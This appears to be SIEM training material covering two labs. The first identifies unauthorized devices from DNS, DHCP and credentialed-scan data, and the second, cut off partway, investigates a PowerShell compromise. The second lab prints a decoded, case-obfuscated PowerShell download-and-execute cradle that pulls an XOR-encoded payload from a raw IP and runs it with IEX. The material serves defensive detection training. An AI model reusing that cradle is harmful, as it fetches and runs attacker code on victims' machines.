Answer: Based on the results, there are no unknown systems. However, there are two unauthorized systems listed below.

- 192.168.1.52 due to default time server use and non-compliant hostname
- 192.168.4.54 due to default time server use and non-compliant hostname

The fact that there are no unknown systems is good. It means our Python logic is specific enough to provide us a clear distinction of known versus unauthorized assets.

Lab Conclusion

In this lab, you utilized active and passive log data to identify authorized and unauthorized systems. This included:

- Using vulnerability scans to identify systems that pass a credential check
- Using DNS logs to identify systems reaching out to default time servers
- Using DHCP logs to identify names associated with unknown IP addresses
- Building a script that can be utilized for automation
- Applying business logic to rule out false positives

Lab 4.1 is now complete!

Lab 4.1 - Master Inventory - Finding Unauthorized Devices

Objectives

- Discover how to correlate and use both active and passive asset information
- Apply process for identifying authorized assets
- Combine logic and credentialed scans to develop a master asset list
- Become familiar with multiple sources of asset information
- Identify misconfigured graphs and fix them


Exercise Preparation

Log into the Sec-555 VM

- Username: student
- Password: sec555


Open **Firefox** by **clicking** on the **Firefox icon** in the top-left corner of your student VM.

Then **click** on the **Kibana** bookmark in **Firefox**.




A dashboard called **Lab 4.1 - Asset Dashboard** has been created for this lab. Loading this dashboard will also set the proper time range for this lab. To access it, switch to the **Dashboard** section.

If a dashboard that was previously selected appears, **click** on the **Dashboard** link in the top-left corner.



Then type in **4.1** in the **Search** filter, and **click** on **Lab 4.1 - Asset Dashboard**.



**

The high-level asset information for this lab is as follows:

- The internal domain is **sec555.com**
- **IT workstations** are on the **192.168.1.0/24** subnet
- The **HIPAA desktop subnet** used for patient data are on the **192.168.4.0/24** subnet
- The main **server subnet** is **10.5.55.0/24** and is in a physically secured data center
- **Domain controllers** are at **10.5.55.2** and **10.5.55.3**
- A vulnerability scanner is using **172.16.0.2** and is named **Nessus01**
- All systems are supposed to use internal time servers

Exercises

The goal of this lab is to identify all authorized vs. unauthorized systems. Keep in mind that the steps you take to complete this lab likely can be automated with a SIEM.


Sometimes, an analyst has a lot of data to analyze. However, data without context is meaningless. This lab presents a lot of data directly to the analyst with the goal being to piece it all together in a logical fashion. This logic is necessary to repeat investigations or for automation.

Default time servers

Which system(s) are using unauthorized time servers?

Solution

There are two visualizations specific to time. One is the **Lab 4.1 - Default Time Severs**. This visualization shows IP addresses that are using default time servers such as **time.windows.com**.



This graph shows **4** systems using either **time.windows.com** or **ntp.ubuntu.com**. This is odd as **10.5.55.2** and **10.5.55.3** are domain controllers as stated in the lab **Exercise Preparation** section. To investigate this, start by searching for the internal NTP servers. You can do this by searching **destination_port:123 AND tags:internal_destination**

```
destination_port:123 AND tags:internal_destination
```

The entire first page of logs within the **Lab 4.1 - Search** logs shows the internal time servers are either **10.5.55.2** or **10.5.55.3**. This means the domain controllers are the default time servers.

1–50 of 207


source_ip	source_port	destinatio
10.5.55.21	123	10.5.55.2
192.168.1.51	123	10.5.55.2
10.5.55.31	123	10.5.55.3
192.168.1.50	123	10.5.55.2

Note

This is the default behavior of an Active Directory environment.


Next, verify there are no other internal NTP servers by changing the search to **destination_port:123 AND tags:internal_destination -destination_ip:10.5.55.2 -destination_ip:10.5.55.3**

```
destination_port:123 AND tags:internal_destination -destination_ip:10.5.55.2 -destination_ip:10.5.55.3
```




There are no results. This means that the only internal time servers are the domain controllers. However, the **Lab 4.1 - Default Time Servers** shows the domain controllers. This is likely not the intended results of the graph. In this case, **10.5.55.2** and **10.5.55.3** are acting as time servers internally but are synchronizing time using **time.windows.com**. However, this is by design. Clear the search filter.

To update this visualization, **click** on the **Edit** button at the top of the Dashboard.



Then click on the **gear** for the **Lab 4.1 - Default Time Server** and then click on **Edit visualization**.



Looking at the visualization settings, you will find the search filter for it is set to **(query.keyword:time.windows.com OR query.keyword:ntp.ubuntu.com)**. This means it is flagging on any system that makes a DNS query to a default time server.


> **Note**
>
> The reason the domain controllers are showing up is due to DNS recursion. For instance, 192.168.1.52 asks for the IP address associated with ntp.ubuntu.com. This goes to one of the domain controllers because they are the DNS servers specified in DHCP. They are not authoritative for ntp.ubuntu.com, so they perform recursion and pass the DNS request off to an internet DNS server.

Modify the search filter to only look for DNS queries made internally. Do this by changing the query to **(query.keyword:time.windows.com OR query.keyword:ntp.ubuntu.com) AND tags:internal_destination**

```
(query.keyword:time.windows.com OR query.keyword:ntp.ubuntu.com) AND tags:internal_destination
```

Now the graph only shows two systems using default time servers. These are **192.168.1.52** and **192.168.4.54**.

Click on the **Save** and then click on **Save**.



Answer: There are two systems that are using an unauthorized time server. They are **192.168.1.52** and **192.168.4.54**.

Switch back to the **Dashboard** tab.

Unauthorized server

There is one system within the server subnet that was not authenticated by the vulnerability scan.

1. Is this an authorized system?
2. What evidence proves or disproves this?

Solution

The **Lab 4.1 - Asset Dashboard** has a table that lists all assets. This is the **Lab 4.1 - All Internal Systems** visualization. Compare all the IP addresses in the 10.5.55.0/24 subnet to those in the list from the **Lab 4.1 - Scanned with Credentials table**. This table is a list of all systems that have been scanned successfully with service credentials.

Note

Successfully logging into a system is strong proof that it is an authorized asset.

You can sort the IP addresses by clicking on the arrows next to System.

Lab 4.1 - All Internal Systems

System	# of Connections
192.168.4.54	1,581

The **10.5.55.21** system is the only system in the server subnet that has not been logged into during a credentialed vulnerability scan.

Lab 4.1 - Scanned with Credentials


System	IP	Count
pki01	10.5.55.17	1
dc01	10.5.55.2	1
exchange01	10.5.55.25	1
dc02	10.5.55.3	1
fs01	10.5.55.31	1
dhcp01	10.5.55.49	1
wsus01	10.5.55.79	1
it02	192.168.1.50	1
it03	192.168.1.51	1

Lab 4.1 - All Internal Systems

System	# of Connections
10.5.55.17	159
10.5.55.2	2,700
10.5.55.21	270
10.5.55.25	150
10.5.55.3	2,758
10.5.55.31	166
10.5.55.49	115
10.5.55.79	3,406
172.16.0.2	9

The next part of this is figuring out if it is an unauthorized asset. To do this, search for **message:10.5.55.21**.

```
message:10.5.55.21
```



If you look at the **Lab 4.1 - Search** table, you will see what this asset is.

1–50 of 270

host	log_event_type	source_ip	source_port	destinatic
10.5.55.21	bro_conn	10.5.55.21	123	10.5.55.2
10.5.55.21	bro_conn	10.5.55.21	123	10.5.55.2
10.5.55.21	bro_conn	10.5.55.21	123	10.5.55.2
10.5.55.2	bro_conn	10.5.55.21	123	10.5.55.2

10.5.55.21 is the source of logs for Zeek data. The reason it failed a credentialed scan is likely because it is a Linux system. Specific Zeek logs contain the hostname of this sensor. For instance, if you expand the 1st log entry, you will find a log with a **log_event_type** of **bro_conn**. This type of log always stores a field with the sensor's name. Expand it, and you will find this:

#	respond_packets	1
t	sensor_name	ELKHunter-eth1
t	service	-

The value before the dash is the name of the sensor. In this case, **10.5.55.21** has a name of **ELKHunter**. The value after the dash is the interface the connection was seen on.

Answer: **10.5.55.21** is the only system within the server subnet has not been successfully logged into during a credentialed scan. This is most likely because it is a Linux system providing Zeek data to the SIEM. It is an **authorized** device.

Remove your search filter before moving on.

Identify all unauthorized systems

Which systems are authorized?

Solution

The logic for classifying systems as authorized can be handled various ways. However, this lab demonstrates an easy method of doing so. First, any system that has been vulnerability scanned successfully with service credentials is authorized. This means every system in the **Lab 4.1 - Scanned with Credentials** table is authorized.

Lab 4.1 - Scanned with Credentials

System	IP	Count
pki01	10.5.55.17	1
dc01	10.5.55.2	1
exchange01	10.5.55.25	1
dc02	10.5.55.3	1
fs01	10.5.55.31	1
dhcp01	10.5.55.49	1
wsus01	10.5.55.79	1
it02	192.168.1.50	1
it03	192.168.1.51	1
it01	192.168.1.81	1
doc01	192.168.4.50	1
doc02	192.168.4.51	1
doc03	192.168.4.52	1

We also know from **step 3** that **10.5.55.21 (ELKHunter)** is a Zeek sensor feeding the SIEM. Therefore, **10.5.55.21** is also authorized. Also, the Exercise Preparation section states that **172.16.0.2** is called **Nessus01**. This leaves only the two systems that are using default time servers: **192.168.1.52** and **192.168.4.54**.

Looking at **Lab 4.1 - DHCP Logs** shows the system names for these IP addresses.

Lab 4.1 - DHCP Logs

Hostname.keyword: Ascending	IP	Count
GAMER17.sec555.com	192.168.4.54	21
IT01.sec555.com	192.168.1.81	6
IT02.sec555.com	192.168.1.50	6
IT03.sec555.com	192.168.1.51	9
deathstar.sec555.com	192.168.1.52	1
doc01.sec555.com	192.168.4.50	12

Having the wrong time server could be a misconfiguration. However, the computer names are vastly different from corporate assets. Thus, they are likely not authorized devices.

Answer: The following systems are authorized systems:

- dc01 10.5.55.2
- dc02 10.5.55.3
- dhcp01 10.5.55.49
- doc01 192.168.4.50
- doc02 192.168.4.51
- doc03 192.168.4.52
- elkhunter 10.5.55.21
- exchange01 10.5.55.25
- fs01 10.5.55.31
- it01 192.168.1.81
- it02 192.168.1.50
- it03 192.168.1.51
- pki01 10.5.55.17
- nessus01 172.16.0.2
- wsus01 10.5.55.79

Which systems are not authorized?

Solution

Based on previous steps, the two unauthorized systems are **192.168.4.54 (GAMER17)** and **192.168.1.52 (deathstar)**. These do not follow the standard naming convention and are using default time servers.

Answer: **192.168.4.54 (GAMER17)** and **192.168.1.52 (deathstar)** are unauthorized systems. Based on their traffic usage, they are most likely **policy violations** rather than malicious.

Step-by-Step Video Instructions

Lab Conclusion

In this lab, you utilized active and passive log data to identify authorized and unauthorized systems. This included:

- Using vulnerability scans to identify systems that pass a credential check
- Using DNS logs to identify systems reaching out to default time servers
- Using DHCP logs to identify names associated with unknown IP addresses
- Correlating events against a timeline to add context
- Applying business logic to rule out false positives

Lab 4.1 is now complete!

Lab 4.2 - PowerShell Compromise

Objectives

- Learn how to whitelist PowerShell cmdlets
- Differentiate between normal and abnormal PowerShell use
- Identify PowerShell command and control beaconing
- Identify the use of long PowerShell commands
- Turn attacker obfuscation techniques into detection techniques

Exercise Preparation


Log into the Sec-555 VM

- Username: student
- Password: sec555

Sometimes, an analyst has a lot of data to analyze. However, data without context is meaningless. This lab presents a lot of data directly to the analyst with the goal being able to piece it all together in a logical fashion. This logic is necessary to repeat investigations or to automate detection of abnormal PowerShell events.


Open **Firefox** by **clicking** on the **Firefox icon** in the top-left corner of your student VM.

Then **click** on the **Kibana** bookmark in **Firefox**.




A dashboard called **Lab 4.2 - PowerShell Dashboard** has been created for this lab. Loading this dashboard will also set the proper time range for this lab. Access it by switching to the **Dashboard** section.

If a dashboard that was previously selected appears, **click** on the **Dashboard** link in the top-left corner.



Then type in **4.2** in the **Search** filter, and **click** on **Lab 4.2 - PowerShell Dashboard**.



README BEFORE CONTINUING

Individual logs in this lab are large. In fact, they can be between 10 and 500 times larger than traditional logs. This means that searching will take longer than previous labs.

This lab is based on Event IDs 4103 and 4104.

Exercises


The goal of this lab is to identify all authorized vs. unauthorized systems. Keep in mind the process being applied as the goal in production would be to automate your logic to find post-compromise activities.

High PowerShell log count

Discover any systems generating significantly more PowerShell events than others.

Solution

Looking at the **Lab 4.2 - PowerShell Commands by Host** clearly shows that **IT02.sec555.com** is generating a ton of PowerShell logs.



The number of logs from this host range in the **10s of thousands** where the next closest host only has **209** logs. This alone does not mean something malicious is going on. **IT02** is an IT computer and IT staff regularly use PowerShell. The investigation into **IT02** would be warranted, though.

Answer: IT02 is generating **22,411** events, which are significantly higher than other systems. The next highest system only has **209** events.

Find base64 encoding

Identify all logs tagged with **possible_base64_encoding**.


1. What is the total count?

2. How many systems were using base64 encoded commands?


Solution

Encoding is a technique used by attackers to evade security controls. Log aggregators can detect this during log ingestion. In this case, logs that look like they may contain base64 encoded were tagged with **possible_base64_encoding**. To search for these logs, search for **tags:possible_base64_encoding**.


```
tags:possible_base64_encoding
```



The results show that there are **560** related script block logs and **492** related module logs for a total of **1,052**.



Looking at the **Lab 4.2 - PowerShell Commands by Host** graph shows that **IT02.sec555.com** is the only host using PowerShell with base64 encoding.



This makes **IT02** highly suspicious given it has base64 encoding and is generating a ton of PowerShell logs.

Answer: There are **1,052** events tagged with **possible_base64_encoding**. These came from **IT02.sec555.com**.

Keep your search filter for **step 3**.

Find compromised system

Which system was compromised?

Solution

Having base64 encoding in PowerShell is highly suspicious. A next step could be to investigate the base64 commands by decoding them. Again, this is something a log aggregator should be able to do on the fly. The saved search called **Lab 4.2 - PowerShell with base64 encoding** shows the decoded base64 strings in the field called **base64_decoded**.

Note

The **Lab 4.2 - PowerShell with base64 encoding** and the **Lab 4.2 - PowerShell Script Block Logs** saved searches are saved so that logs show oldest to newest. This is helpful when analyzing events over a timeline.


Expand the first log in this saved search.

Then look at the full **base64_decoded** field.

```
[SYsTEm.NEt.SERVicEPOiNtMAnAGer]::EXpEct100COntInUe = 0;$Wc=NeW-OBjEct SyStEM.NET.WEBCLIeNt;$u='Mozilla/5.0 (Windo
ws NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$wc.HEaderS.Add('User-Agent',$u);$wc.ProXY = [SysTEM.Net.WEBRE
qUEsT]::DeFaUltWEBPRoxY;$wC.PrOXy.CREdEntIALs = [SYsTem.NeT.CrEDenTiALCAChe]::DefaulTNeTWORKCREdENTiAls;$K='b85f35
3a557ebb9b742020848bcff0ec';$i=0;[cHAR[]]$B=([chAr[]]($Wc.DownLoaDStRiNg("http://24.17.92.107:8080/index.asp")))|%
{$_-BXOr$k[$I++%$K.LeNGth]};IEX ($b-jOin'')
```

There are multiple things wrong with this. First off, it originally was **base64 encoded**. Second, letters use an **improper mix of upper case** and **lower case letters,** and it looks like upper case or lower case letters are used with a random interval. At a minimum, it is not grammatically correct. Third, it is making a call out to the internet. Fourth, the call is to a **naked IP address**. Looking at the second and third logs show the **base64_decoded** field is identical.


Scrolling down shows multiple functions being repeatedly called. Some are the same function for the same event.



Note

This is because of the way module logging works. These are related to the same command, but module logging is breaking out each module that is being invoked.

Next, look at the **Lab 4.2 - Module Use over Time**.

